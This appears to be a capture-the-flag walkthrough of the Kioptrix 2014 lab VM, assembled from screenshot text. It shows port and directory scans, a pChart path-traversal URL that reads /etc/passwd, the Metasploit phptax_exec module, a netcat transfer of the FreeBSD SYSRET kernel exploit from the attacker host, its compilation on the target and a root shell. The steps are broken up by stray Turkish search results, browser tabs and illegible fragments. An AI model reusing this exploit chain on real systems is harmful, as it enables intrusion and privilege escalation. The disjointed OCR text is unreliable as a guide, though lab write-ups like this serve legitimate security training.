


```
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.0038s latency).
MAC Address: 08:00:27:AC:06:F4 (Oracle VirtualBox virtual NIC)
```

```
(root@kali)-[~]
# nmap -p- -A 192.168.1.159
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 15:52 EDT
Nmap scan report for kioptrix2014 (192.168.1.159)
Host is up (0.00071s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp  open  http   Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 08:00:27:AC:06:F4 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: FreeBSD 9.0-RELEASE - 10.3-RELEASE (92%), OpenBSD 4.0 (91%), FreeBSD 9.3-RELEASE (90%), FreeBSD 9.0-RELEASE (89%), AVtech Room Alert 26W environmental monitor (89%), FreeBSD 11.0-STABLE or 11.0-RELEASE (86%), FreeBSD 7.0-RELEASE - 9.0-RELEASE (86%), FreeBSD 11.0-RELEASE (85%), FreeBSD 7.0-RELEASE (85%), FreeBSD 7.0-RELEASE-p5 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.70 ms kioptrix2014 (192.168.1.159)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.97 seconds

(root@kali)-[~]
#
```



It works!

```
(root@kali)-[~]
# dirb http://192.168.1.159/ on this server:

DIRB v2.22
By The Dark Raver


START_TIME: Thu Mar 18 15:58:45 2021
URL_BASE: http://192.168.1.159/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.159/ —
+ http://192.168.1.159/cgi-bin/ (CODE:403|SIZE:210)
+ http://192.168.1.159/index.html (CODE:200|SIZE:152)



END_TIME: Thu Mar 18 15:59:14 2021
DOWNLOADED: 4612 - FOUND: 2

(root@kali)-[~]
#
```




Not Found

The requested URL /robots.txt was not found on this server.



Forbidden

You don't have permission to access / on this server.



pchart 2.1.3 exploit



Tümü

Videoolar

Görseller

Alışveriş

Haberler

Daha fazla

Ayarlar

Araçlar

Yaklaşık 1.230 sonuç bulundu (0,49 saniye)

[www.exploit-db.com](#) > exploits > Bu sayfanın çevirisini yap

pChart 2.1.3 - Multiple Vulnerabilities - PHP webapps Exploit

24 Oca 2014 — **Exploit Title:** pChart 2.1.3 Directory Traversal and Reflected XSS # Date: 2014-01-24 # **Exploit Author:** Balazs Makany # **Vendor Homepage:** ...

[vk9-sec.com](#) > exploiting-pch... > Bu sayfanın çevirisini yap

Exploiting pChart 2.1.3 (Directory traversal & XSS) | VK9 ...

11 Oca 2021 — ... is vulnerable to Directory Traversal and Cross-Site Scripting (XSS). This has been taken from (<https://www.exploit-db.com/exploits/31173>) ...

[gist.github.com](#) > bcoles > Bu sayfanın çevirisini yap

This module exploits a directory traversal bug in pChart ...

... module exploits a directory traversal bug in pChart version 2.1.3 or earlier. The module can only be used to retrieve files. - pchart_example_page_traversal.rb.

Looking

Change

Türkçe

Dil ayarları

VK9 Security

HOME


RED TEAM

BLUE TEAM

LABS




the examples folder.




2. This tool can be exploited by entering the following data

- <http://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd>
- <http://192.168.0.18/pChart2.1.3/examples/index.php?Action=View&Script=../../../../etc/passwd>



```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcpc:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:88:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```




```
# Various default settings
#Include etc/apache22/extra/httpd-default.conf

# Secure (SSL/TLS) connections
#Include etc/apache22/extra/httpd-ssl.conf
#
# Note: The following must must be present to support
#       starting without SSL on platforms with no /dev/random equivalent
#       but a statically compiled-in mod_ssl.
#
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>


SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```



[illegible]



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/http/phptax_exec
2 msf exploit(phptax_exec) > show targets
3 ...targets...
4 msf exploit(phptax_exec) > set TARGET < target-id >
5 msf exploit(phptax_exec) > show options
6 ...show and set options...
7 msf exploit(phptax_exec) > exploit
```



```
(root@kali)-[~]  
# nc 192.168.1.159 23235  
(UNKNOWN) [192.168.1.159] 23235 (?): Connection timed out
```

192.168.1.159/pChart2.1.3/e x PHPTAX by William L. Bergo x pchart 2.1.3 exploit - Goo x Exploiting pChart 2.1.3 (L x phptax 0.8 - Remote Cod x freebsd

https://www.google.com/search?source=hp&ei=QMJTYYOKFCofyauLLrdAN&iflsig=AINFCbYAAAAAYFPQUNJ-Ljv ...

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU



freebsd 9.0 priv esc



Tümü Alışveriş Görseller Haberler Videolar : Daha fazla Ayarlar Araçlar

Yaklaşık 42.900 sonuç bulundu (0,40 saniye)

www.exploit-db.com > exploits > Bu sayfanın çevirisini yap

FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit

4 Eki 2013 — FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation. CVE-2012-0217CVE-82949 . local exploit for FreeBSD platform.

www.exploit-db.com > exploits > Bu sayfanın çevirisini yap

FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation ...

21 Haz 2013 — FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation. CVE-2013-2171CVE-94414 . local exploit for FreeBSD platform.

packetstormsecurity.com > files > Bu sayfanın çevirisini yap

FreeBSD 9.0+ Privilege Escalation ~ Packet Storm

22 Haz 2013 — CVE-2013-2171 FreeBSD 9.0+ Privilege escalation via mmap * * poc by SynQ, rdot.org, 6/2013 * * don't forget to cp /etc/crontab /tmp * *

vk9-sec.com > freebsd-9-0-9-... > Bu sayfanın çevirisini yap

FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation ...

13 Oca 2021 — FreeBSD could allow a local attacker to gain elevated privileges on the system, caused by insufficient permission checks within the virtual ...

192.168.1.159/pChart2.1.3/e x PHPTAX by William L. Bergo x pchart 2.1.3 exploit - Goo x Exploiting pChart 2.1.3 (L x phptax 0.8 - Remote Cod x FreeBSD 9.0 - Intel SY

https://www.exploit-db.com/exploits/28718

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7 DATABASE

FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation

EDB-ID:

28718

CVE:

2012-0217

Author:

CURCOLHEKERLIN
K

Type:

LOCAL

Platform:

FREEBSD

Date:

2013-10-04

EDB Verified: ✓

Download

Exploit: 📄 / {}

Vulnerable App:



```

pwd
/usr/local/www/apache22/data2/phptax
cd /tmp
ls
apr7o1lYN      * FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit
mysql.sock     * Author by CurcolHekerLink
vmware-fonts0
wget http://192.168.1.18:8181/28718.c
wget: not found

```

```

(root@kali)-[/home/kali/Downloads]
# cat 28718.c | nc -nvlp 1234
listening on [any] 1234 ...

```

```

nc 192.168.1.18 1234
/*
 * FreeBSD 9.0 Intel SYSRET Kernel Privilege Escalation exploit
 * Author by CurcolHekerLink
 *
 * This exploit based on open source project, I can make it open source too. Right?
 *
 * If you blaming me for open sourcing this exploit, you can fuck your mom. Free of charge :)
 *
 * Credits to KEPEDEAN Corp, Barisan Sakit Hati, ora iso sepayang meneh hekerlink,
 * Kismin perogere mer cyber team, petboylittledick, 1337 Curhat Crew and others at #MamaDede EliteCurhatTeam
 * if you would like next private exploit leakage, just mention @MamahDede
 *
 * Some people may feel harmed when we release this exploit :))
 *
 * p.s: Met idul Adha ya besok, saatnya potong leher dewa lo... eh maksudnya potong Sapisisasi :))
 *
 */
#include <stdio.h>

```

```

(root@kali)-[/home/kali/Downloads]
# cat 28718.c | nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.18] from (UNKNOWN) [192.168.1.159] 12957
ls

```

```

cd /tmp
ls
apr7o1lYN      EDB Verified: ✓
canozkan.c     Exploit: 1 / 1
mysql.sock     Vulnerable App:
vmware-fonts0
gcc canozkan.c -o canozkan
canozkan.c:178:2: warning: no newline at end of file
./canozkan
[+] SYSRET FUCKUP!!
[+] Start Engine ...
[+] Crotz ...
[+] Crotz ...
[+] Crotz ...
[+] Woohoo!!!
whoami
root

```

